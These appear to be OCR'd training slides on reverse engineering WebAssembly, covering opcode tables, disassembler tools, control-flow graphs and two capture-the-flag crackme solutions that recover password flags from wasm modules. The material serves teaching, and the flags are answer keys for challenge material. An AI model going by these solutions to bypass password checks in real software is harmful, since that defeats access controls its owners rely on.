A_	f64.add	f64.sub	f64.mul	f64.div	f64.min	f64.max	f64.copysign	i32.wrap_i64	i32.trunc_f32_s	i32.trunc_f32_u	i32.trunc_f64_s	i32.trunc_f64_u	i64.extend_i32_s	i64.extend_i32_u	i64.trunc_f32_s	i64.trunc_f32_u

Control flow operators - link

Name	Opcode	Immediates	Description
`unreachable`	`0x00`		trap immediately
`nop`	`0x01`		no operation
`block`	`0x02`	sig : `block_type`	begin a sequence of expressions, yielding 0 or 1 values
`loop`	`0x03`	sig : `block_type`	begin a block which can also form control flow loops
`if`	`0x04`	sig : `block_type`	begin if expression
`else`	`0x05`		begin else expression of if
`end`	`0x0b`		end a block, loop, or if
`br`	`0x0c`	relative_depth : `varuint32`	break that targets an outer nested block
`br_if`	`0x0d`	relative_depth : `varuint32`	conditional break that targets an outer nested block
`br_table`	`0x0e`	see below	branch table control flow construct
`return`	`0x0f`		return zero or one value from this function

Call & Parametric operators - call/parametric

Call operators (described here)

Name	Opcode	Immediates	Description
`call`	`0x10`	function_index : `varuint32`	call a function by its index
`call_indirect`	`0x11`	type_index : `varuint32`, reserved : `varuint1`	call a function indirect with an expected signature

The `call_indirect` operator takes a list of function arguments and as the last operand the index into the table. Its `reserved` immediate is for future 🦄 use and must be `0` in the MVP.

Parametric operators (described here)

Name	Opcode	Immediates	Description
`drop`	`0x1a`		ignore value
`select`	`0x1b`		select one of two values based on condition

Variable access - local/global

Name	Opcode	Immediates	Description
`get_local`	`0x20`	local_index : `varuint32`	read a local variable or parameter
`set_local`	`0x21`	local_index : `varuint32`	write a local variable or parameter
`tee_local`	`0x22`	local_index : `varuint32`	write a local variable or parameter and return the same value
`get_global`	`0x23`	global_index : `varuint32`	read a global variable
`set_global`	`0x24`	global_index : `varuint32`	write a global variable

FUZZING LABS

Memory-related operators - access/memory

Name	Opcode	Immediate	Description
`i32.load`	`0x28`	`memory_immediate`	load from memory
`i64.load`	`0x29`	`memory_immediate`	load from memory
`f32.load`	`0x2a`	`memory_immediate`	load from memory
`f64.load`	`0x2b`	`memory_immediate`	load from memory
`i32.load8_s`	`0x2c`	`memory_immediate`	load from memory
`i32.load8_u`	`0x2d`	`memory_immediate`	load from memory
`i32.load16_s`	`0x2e`	`memory_immediate`	load from memory
`i32.load16_u`	`0x2f`	`memory_immediate`	load from memory
`i64.load8_s`	`0x30`	`memory_immediate`	load from memory
`i64.load8_u`	`0x31`	`memory_immediate`	load from memory
`i64.load16_s`	`0x32`	`memory_immediate`	load from memory
`i64.load16_u`	`0x33`	`memory_immediate`	load from memory
`i64.load32_s`	`0x34`	`memory_immediate`	load from memory
`i64.load32_u`	`0x35`	`memory_immediate`	load from memory
`i32.store`	`0x36`	`memory_immediate`	store to memory
`i64.store`	`0x37`	`memory_immediate`	store to memory
`f32.store`	`0x38`	`memory_immediate`	store to memory
`f64.store`	`0x39`	`memory_immediate`	store to memory
`i32.store8`	`0x3a`	`memory_immediate`	store to memory
`i32.store16`	`0x3b`	`memory_immediate`	store to memory
`i64.store8`	`0x3c`	`memory_immediate`	store to memory
`i64.store16`	`0x3d`	`memory_immediate`	store to memory
`i64.store32`	`0x3e`	`memory_immediate`	store to memory
`current_memory`	`0x3f`	reserved : `varuint1`	query the size of memory
`grow_memory`	`0x40`	reserved : `varuint1`	grow the size of memory

Constants - link

Name	Opcode	Immediates	Description
`i32.const`	`0x41`	value : `varint32`	a constant value interpreted as `i32`
`i64.const`	`0x42`	value : `varint64`	a constant value interpreted as `i64`
`f32.const`	`0x43`	value : `uint32`	a constant value interpreted as `f32`
`f64.const`	`0x44`	value : `uint64`	a constant value interpreted as `f64`

Comparison operators - int/float

Name	Opcode	Immediate	Description
i32.eqz	0x45		
i32.eq	0x46		
i32.ne	0x47		
i32.lt_s	0x48		
i32.lt_u	0x49		
i32.gt_s	0x4a		
i32.gt_u	0x4b		
i32.le_s	0x4c		
i32.le_u	0x4d		
i32.ge_s	0x4e		
i32.ge_u	0x4f		
i64.eqz	0x50		
i64.eq	0x51		
i64.ne	0x52		
i64.lt_s	0x53		
i64.lt_u	0x54		
i64.gt_s	0x55		
i64.gt_u	0x56		
i64.le_s	0x57		
i64.le_u	0x58		
i64.ge_s	0x59		
i64.ge_u	0x5a		
f32.eq	0x5b		
f32.ne	0x5c		
f32.lt	0x5d		
f32.gt	0x5e		
f32.le	0x5f		
f32.ge	0x60		
f64.eq	0x61		
f64.ne	0x62		
f64.lt	0x63		
f64.gt	0x64		
f64.le	0x65		
f64.ge	0x66		

Numeric operators - int/float

Name	Opcode	Immediate	Description
i32.clz	0x67		
i32.ctz	0x68		
i32.popcnt	0x69		
i32.add	0x6a		
i32.sub	0x6b		
i32.mul	0x6c		
i32.div_s	0x6d		
i32.div_u	0x6e		
i32.rem_s	0x6f		
i32.rem_u	0x70		
i32.and	0x71		
i32.or	0x72		
i32.xor	0x73		
i32.shl	0x74		
i32.shr_s	0x75		
i32.shr_u	0x76		
i32.rotl	0x77		
i32.rotr	0x78		
i64.clz	0x79		
i64.ctz	0x7a		
i64.popcnt	0x7b		
i64.add	0x7c		
i64.sub	0x7d		
i64.mul	0x7e		
i64.div_s	0x7f		
i64.div_u	0x80		
i64.rem_s	0x81		
i64.rem_u	0x82		
i64.and	0x83		
i64.or	0x84		
i64.xor	0x85		
i64.shl	0x86		
i64.shr_s	0x87		
i64.shr_u	0x88		
i64.rotl	0x89		
i64.rotr	0x8a		
f32.abs	0x8b		
f32.neg	0x8c		
f32.ceil	0x8d		
f32.floor	0x8e		
f32.trunc	0x8f		
f32.nearest	0x90		
f32.sqrt	0x91		
f32.add	0x92		
f32.sub	0x93		
f32.mul	0x94		
f32.div	0x95		
f32.min	0x96		
f32.max	0x97		
f32.copysign	0x98		
f32.copysign	0x98		
f64.abs	0x99		
f64.neg	0x9a		
f64.ceil	0x9b		
f64.floor	0x9c		
f64.trunc	0x9d		
f64.nearest	0x9e		
f64.sqrt	0x9f		
f64.add	0xa0		
f64.sub	0xa1		
f64.mul	0xa2		
f64.div	0xa3		
f64.min	0xa4		
f64.max	0xa5		
f64.copysign	0xa6		

Conversions - link / Reinterpretations - link

Name	Opcode
i32.wrap/i64	0xa7
i32.trunc_s/f32	0xa8
i32.trunc_u/f32	0xa9
i32.trunc_s/f64	0xaa
i32.trunc_u/f64	0xab
i64.extend_s/i32	0xac
i64.extend_u/i32	0xad
i64.trunc_s/f32	0xae
i64.trunc_u/f32	0xaf
i64.trunc_s/f64	0xb0
i64.trunc_u/f64	0xb1

f32.convert_s/i32	0xb2
f32.convert_u/i32	0xb3
f32.convert_s/i64	0xb4
f32.convert_u/i64	0xb5
f32.demote/f64	0xb6
f64.convert_s/i32	0xb7
f64.convert_u/i32	0xb8
f64.convert_s/i64	0xb9
f64.convert_u/i64	0xba
f64.promote/f32	0xbb

Name	Opcode
i32.reinterpret/f32	0xbc
i64.reinterpret/f64	0xbd
f32.reinterpret/i32	0xbe
f64.reinterpret/i64	0xbf

FUZZING LABS

EXERCISE

CTF Challenge: **`ctf/wall1`**

OTTAWA BSIDES CTF 2018: THE WALL #1

- function `_is_this_the_flag` is called with the flag

```
(async () => {
  const fetchPromise = fetch('./wall1.wall');
  const { instance } = await WebAssembly.instantiateStreaming(fetchPromise, importObj);
  var result = instance.exports._is_this_the_flag('flag');
  if (result == 1) {
        result = "CONGRATS - THATS THE FLAG";
  } else {
        result = "THE FLAG IS SAFE BEHIND THIS GREAT GREAT WALL";
  }
   document.querySelector('main').textContent = ` ${ result }.`;
})();
```

```
get_local 39
set_local 142
get_local 103
set_local 143
get_local 143
i32.const 102
i32.eq
set_local 144
get_local 104
set_local 145
get_local 145
i32.const 108
i32.eq
set_local 146
get_local 144
get_local 146
i32.and
set_local 162
get_local 105
set_local 147
get_local 147
i32.const 97
i32.eq
```

- The wasm module is not complicated
  - `get_local` and `set_local` are just variable manipulation
  - convert the module into **wat** or **wast** for analysis
- Solution next slides

OTTAWA BSIDES CTF 2018: THE WALL #1 - Solution

- One function `_is_this_the_flag` with 40 arguments
- Repetitive pattern inside the function
  - Verification of each characters of the password
    - `i32.const`
    - `i32.eq`
  - Extract constant values and convert them to characters
    - `cat wall1.wat | grep 'i32.const' | awk '{printf("%c",$2)}'`
- **`flag{g00dW0rkButWeAr3JustG3tt1ngSt4rted}`**

```
if((((unsigned int)(param0 == 'f')) & ((unsigned int)(param1 == 'l')) & ((unsigned int)(param2 == 'a')) & ((unsigned int)(param3 == 103)) &
    return 1;
}
else {
    return -99999;
}
```

Disassembler & Reversing Tools

Basic WebAssembly Disassembler

- wasm-objdump - github
  - Efficient objdump for wasm module
    - `-d` option
  - wasm-objdump -d fib.wasm

```
hello.wasm:     file format wasm 0x1

Code Disassembly:

000059 func[0] <hello>:
 00005a: 41 10                      | i32.const 16
 00005c: 0b                         | end
```

```
- [ ModuleHeader
  | magic = 0x6d736100
  | version = 0x1
- [ Section
  | id = 1
  | payload_len = 5
  | name_len = None
  | name = None
  | payload =
  - [ TypeSection
    | count = 1
    | entries =
    - [ FuncType
      | form = -32
      | param_count = 0
      | param_types = []
      | return_count = 1
      | return_type = -1
erhang = []
tion
```

- wasm python library - github
  - WebAssembly decoder & disassembler python library
  - Installation
    - `pip3 install wasm`
  - `wasmdump` command-line tool
    - `wasmdump --disas hello.wasm`


Manually disassemble WASM bytecode, printing each instruction.

```
from wasm.decode import decode_bytecode
from wasm.formatter import format_instruction
from wasm.opcodes import INSN_ENTER_BLOCK, INSN_LEAVE_BLOCK

raw = bytearray([2, 127, 65, 24, 16, 28, 65, 0, 15, 11])
indent = 0
for cur_insn in decode_bytecode(raw):
    if cur_insn.op.flags & INSN_LEAVE_BLOCK:
        indent -= 1
    print('  ' * indent + format_instruction(cur_insn))
    if cur_insn.op.flags & INSN_ENTER_BLOCK:
        indent += 1
```

Octopus

- Security analysis framework
  - **WebAssembly module**
  - Blockchain Smart Contracts (BTC/ETH/NEO/EOS)'
- Give a try:
  - `octopus_wasm.py --help`

	BTC	ETH (EVM)	ETH (WASM)	EOS	NEO	WASM
Explorer	✓	✓	✓	✓	✓	○
Disassembler	✓	✓	✓	✓	✓	✓
Control Flow Analysis	✗	✓	✓	✓	✓	✓
Call Flow Analysis	✗	+	✓	✓	+	✓
IR conversion (SSA)	✗	✓	+	+	✗	✓
Symbolic Execution	✗	+	+	+	✗	+




IDA PRO plugin


*"IDA is a Windows, Linux or Mac OS X hosted **multi-processor disassembler and debugger** that offers so many features it is hard to describe them all." -* hex-rays

- WebAssembly module for IDA Pro
  - Github
  - Created *by Christophe Alladoum* (@_hugsy_) from Sophos
  - Talk *Web-(dis)Assembly* at Shakacon X
  - slides / video / whitepaper

- IDA Pro loader and processor modules for WebAssembly
  - Github
  - Created *by Willi Ballenthin* (@willibalenthin) from Fireeye
  - Provided after the Flare-On #5 challenge
  - Tutorial



Radare2 (wasm support)




"Unix-like reverse engineering framework and command-line tools security"

- CLI readme
- Cheatsheet
- Interactive ASCII graphs - link

- Support WebAssembly
  - Version > 3.6.0 ideally
  - github source code
  - Some CVE inside if you want to fuzz it...
    - See on day 4 ;)

- Cutter
  - A Qt and C++ **GUI for radare2** reverse engineering framework
  - Version > 1.8.3 ideally
  - github, release



JEB Decompiler (wasm support)

*"JEB is a **reverse-engineering platform** to perform disassembly, decompilation, debugging, and analysis of code and document files, manually or as part of an analysis pipeline."*

- Well-known for Android and ARM reversing
  - JEB PRO price: 12 months @ $1,800 / user
- Support WebAssembly since July?
  - Really good paper: Reverse Engineering WebAssembly
  - Demo JEB wasm - link
    - 80% features of the full paid version.


The WebAssembly plugins provide the following features:

- **Augmented disassembly** and parsing of wasm binary modules.
- **Decompilation** of wasm bytecode to pseudo-C source code.
- **Advanced optimization** passes to thwart protected or obfuscated code.
- **Interactive layer** for typing/renaming/commenting/cross-referencing, etc.
- **Full API** access for scripting and plugins.

JEB WebAssembly plugins can also be used to **decompile Smart Contracts** compiled to wasm, such as EOS or Parity contracts.

Ghidra (wasm support)

*"**Ghidra** is a free and open source software reverse engineering (SRE) framework developed and maintained by the **National Security Agency** (NSA)."*



- website, github, cheatsheet, installation
- Multi-arch support:
  - x86/x64
  - ARM, AARCH64,
  - MIPS, PowerPC, ...
- **Support of WebAssembly (WIP)** by *andr3colonel*
  - Writing a wasm loader for Ghidra - blogpost, github
  - Part 1: Problem statement and setting up environment - link
  - Part 2: Implement loader - link
- Further reading:
  - An Introduction To Code Analysis With Ghidra - link
  - Ghidra: A quick overview for the curious - link
  - Three Heads are Better Than One: Mastering Ghidra / INFILTRATE 2019 - slides, video

FUZZING LABS

Control Flow Graph (CFG)


Control Flow Graph (CFG) - Concept

*"Control-flow graph (CFG) is a **representation**, using graph notation, **of all paths that might be traversed** through a program **during its execution**"*

- General
  - Each node represents a **basic block**
  - basic block is a **straight-line piece of code** without any jumps or jump targets
  - **jump targets start a block**
  - jumps end a block.

- Best way to analyze assembly code
- Representation used by all GUI disassemblers
  - IDA/Ghidra/Hopper/Binja/…

- Further reading:
  - Solving the structured control flow problem once and for all - link



Control flow graph (CFG) reconstruction

- Block/label operators
  - Define sequence of instructions
  - Beginning of a basicblock
  - `block, loop, if, else`
  - `end` instructions close the block
- Branch operators
  - Immediate = relative depth
  - Jump label defined statically
  - `br, br_if, br_table`
- `unreachable`
  - Trap immediately
  - i.e. stop execution and return
- `return`
  - return zero or one constant

Control flow operators (described here)

Name	Opcode	Immediates	Description
`unreachable`	`0x00`		trap immediately
`nop`	`0x01`		no operation
`block`	`0x02`	sig : `block_type`	begin a sequence of expressions, yielding 0 or 1 values
`loop`	`0x03`	sig : `block_type`	begin a block which can also form control flow loops
`if`	`0x04`	sig : `block_type`	begin if expression
`else`	`0x05`		begin else expression of if
`end`	`0x0b`		end a block, loop, or if
`br`	`0x0c`	relative_depth : `varuint32`	break that targets an outer nested block
`br_if`	`0x0d`	relative_depth : `varuint32`	conditional break that targets an outer nested block
`br_table`	`0x0e`	see below	branch table control flow construct
`return`	`0x0f`		return zero or one value from this function

How block labels works ?

- LABEL
  - similar to goto/label in C
- BREAK (`br, br_if`)
  - Similar to break/continue in C

"BR to BLOCK-block X" as the C-like instruction "break labelX;"
"BR to LOOP-block X" as the C-like instruction "continue labelX;"

- In this example:
  - `br_if <value>` = branch to end of block at depth `<value>`
    - i.e. end of block labelled @1
  - depth 0:
    - mean goto end of your current block
  - depth 1:
    - mean goto end of the block parent of your block
- Block label @0 is usually the function body

- Good read to understand this part: link


```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```

block 1

block 0


Control flow graph (CFG) - Fibonacci

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



Control flow graph (CFG) - Fibonacci

```
(module
  (table (;0;) 0 anyfunc)
  (memory (;0;) 1)
  (export "memory" (memory 0))
  (export "fib" (func 0))
  (type (;0;) (func (param i32) (result i32)))
  (func (;0;) (type 0) (param i32) (result i32)
    block  ;; label = @1
      get_local 0
      i32.const 1
      i32.or
      i32.const 1
      i32.ne
      br_if 0 (;@1;)
      get_local 0
      return
    end
    get_local 0
    i32.const -1
    i32.add
    call 0
    get_local 0
    i32.const -2
    i32.add
    call 0
    i32.add
  )
)
```



EXERCISE

CTF Challenge: **`ctf/NDH2018`**

NDH 2018: AssemblyMe

- Goal: find the correct password
  - HTML and WebAssembly module (.wasm)
    - Only available during the CTF
  - Someone published the WebAssembly Text format:
    - index.wast
- Context:
  - Find a flag with the following pattern
  - `NDH{CORRECT_PASSWORD}`
- Solution next slides


```
var button = document.getElementById('check');

button.addEventListener('click', function(){

u = document.getElementById("i").value;
var a = Module.cwrap('checkAuth', 'string', ['string']);
var b = a(u);
document.getElementById("x").innerHTML = b;
});
```

NDH 2018: AssemblyMe - Solution

- `Module.cwrap`
  - Emscripten build-in function - link
  - easy way to call wasm function
  - `string checkAuth(string)`

```
var a = Module.cwrap('checkAuth', 'string', ['string']);
```

Calling compiled C functions from JavaScript using ccall/cwrap

The easiest way to call compiled C functions from JavaScript is to use `ccall()` or `cwrap()`.

`ccall()` calls a compiled C function with specified parameters and returns the result, while `cwrap()` "wraps" a compiled C function and returns a JavaScript function you can call normally. `cwrap()` is therefore more useful if you plan to call a compiled function a number of times.

- `_checkAuth` is the function `$func35`
  - exported function
  - note that an underscore is present

```
58    (export "_a9" (func $func24))
59    (export "_checkAuth" (func $func35))
60    (export "_free" (func $func37))
```

- looking at `$func35` confirmed our function prototype

```
177   (func $func35 (param $var0 i32) (result i32)
178     (local $var1 i32) (local $var2 i32)
```

NDH 2018: AssemblyMe - Solution

- `Data sections`
  - 22 differents sections
  - starting with different offset in the linear memory
  - `(data (i32.const` **`OFFSET_IN_MEMORY`**`) DATA)`

```
(data (i32.const 1396)
  "5zWGK8SWZXMGp6qH7trNM1n6p5LocqEP5ziMNiXbKc
)
```

- `$func35` composition
  - user flag is `$var0`
    - more exactly `$var0` is the index in memory where `USER_FLAG` is stored
  - cascading `if` conditions
  - multiple `call $func57`
  - `i32.const` for memory offset

```
177   (func $func35 (param $var0 i32) (result i32)
178     (local $var1 i32) (local $var2 i32)
```

- `$func57` function
  - 3 arguments / 1 return value
  - prototype: `int func57(int USER_FLAG_OFFSET, REAL_FLAG_OFFSET, SIZE)`
  - return `1 or 0` because return value check with `i32.eqz`

> - `i32.eqz` : compare equal to zero (return 1 if operand is zero, 0 otherwise)

NDH 2018: AssemblyMe - Solution with pywasm

- Create a dumb WebAssembly module with the interesting data section inside
  - take `hello.wast` as a base
  - replace the data section
  - convert your `dumb.wast` into `dumb.wasm` with `wat2wasm`

- Extract all offset and size
  - create a list of tuple (memory_offset, size)

- Load your dumb module in pywasm
  - access directly to the memory
  - print the string at memory[offset, offset+size]
  - concatenate the result and you have the password
  - **`The flag is NDH{d51XPox)1S0xk5S11W_eKXK,,,xie}`**

```
In [126]: import pywasm

In [127]: vm = pywasm.load('dumb_solver.wasm')

In [128]: l = [(1616, 4), (1638, 4), (1610, 5), (1598, 4), (1681, 3), (1654, 9)]

In [129]: for offset, size in l:
     ...:     print(vm.store.mems[0].data[offset:offset+size])
     ...:
bytearray(b'd51X')
bytearray(b'Pox)')
bytearray(b'1S0xk')
bytearray(b'5S11')
bytearray(b'W_e')
bytearray(b'KXK,,,xie')
```

```
vm.store.mems[0].data[1690:1690 + 80]
bytearray(b'Authentication is successful. The flag is NDH{password}.\x
```

NDH 2018: AssemblyMe - Writeups

- Debugging with Chrome/Firefox - writeup #1 / writeup #2

- Direct memory access using JS console - writeup

```
dec = new TextDecoder("utf-8")
dec.decode(Module["buffer"].slice(1616,1620)) + dec.decode(Module["buffer"].slice(1638,1638+4))+dec.decode(Module["buffer"].slice(1610,1610+5))+dec.deco
de(Module["buffer"].slice(1598,1598+4)) + dec.decode(Module["buffer"].slice(1681,1681+3))+ dec.decode(Module["buffer"].slice(1654,1654+9))
"d51XPox)1S0xk5S11W_eKXK,,,xie"
```

- Decompilation wasm to C code - writeup

```
static u32 _checkAuth(u32 p0) {
  u32 l0 = 0, l1 = 0;
  FUNC_PROLOGUE;
  u32 i0, i1, i2;
  i0 = g5;
  l0 = i0;
  i0 = g5;
```

Call Flow Graph


Call Flow Graph


- Call graph represents calling **relationships between subroutines** in a computer program - wikipedia

- `octopus_wasm.py -c -f blake2.wasm`

- General
  - Node represents a procedure
